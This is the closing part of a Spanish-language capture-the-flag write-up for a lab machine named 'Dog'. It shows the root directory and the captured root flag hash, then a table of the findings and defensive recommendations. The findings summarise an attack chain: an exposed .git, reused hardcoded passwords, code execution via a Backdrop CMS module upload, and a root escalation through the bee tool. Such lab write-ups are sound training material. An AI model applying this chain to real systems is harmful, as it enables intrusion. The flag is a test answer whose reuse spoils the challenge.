drwx----- 2 root root 4096 Jan 29 15:49 .cache/
-rw-r--r-- 1 root root  94 Aug 15 2024 .gitconfig
drwxr-xr-x 3 root root 4096 Jul  9 2024 .local/
lrwxrwxrwx 1 root root   9 Feb  7 15:59 .mysql_history -> /dev/null
-rw-r--r-- 1 root root  161 Dec  5 2019 .profile
-rw-r----- 1 root root  33 Mar 23 03:13 root.txt
-rw-r--r-- 1 root root  66 Jul 11 2024 .selected_editor
drwx----- 2 root root 4096 Jul  8 2024 .ssh/
-rw-r--r-- 1 root root  165 Feb  7 15:59 .wget-hsts
root@dog:~# cat root.txt
root@dog:~# 632d898ffd1ba9835027d585c31defa5
```

Resumen de Hallazgos

Categoría	Descripción
Información Sensible	.git expuesto con código fuente accesible
Credenciales Débiles	Contraseñas hardcodeadas y reutilizadas
Ejecución Remota	Subida de módulo vulnerable en Backdrop CMS
Privilegios Excesivos	Usuario puede ejecutar PHP como root vía bee

Conclusión Técnica

Durante la evaluación de la máquina **Dog**, se logró el compromiso completo del sistema gracias a múltiples fallas de seguridad combinadas. Estas fallas permitieron escalar desde un acceso anónimo en web hasta control total como **root**.

Recomendaciones Generales

- Implementar políticas de control de acceso y revisión de configuraciones en servidores web.
- Integrar escaneo de seguridad en el proceso de desarrollo (DevSecOps).
- Realizar auditorías periódicas de cuentas y privilegios.
- Actualizar CMS y dependencias a sus últimas versiones estables.
- Monitorizar actividad inusual y configurar alertas para cambios en archivos sensibles.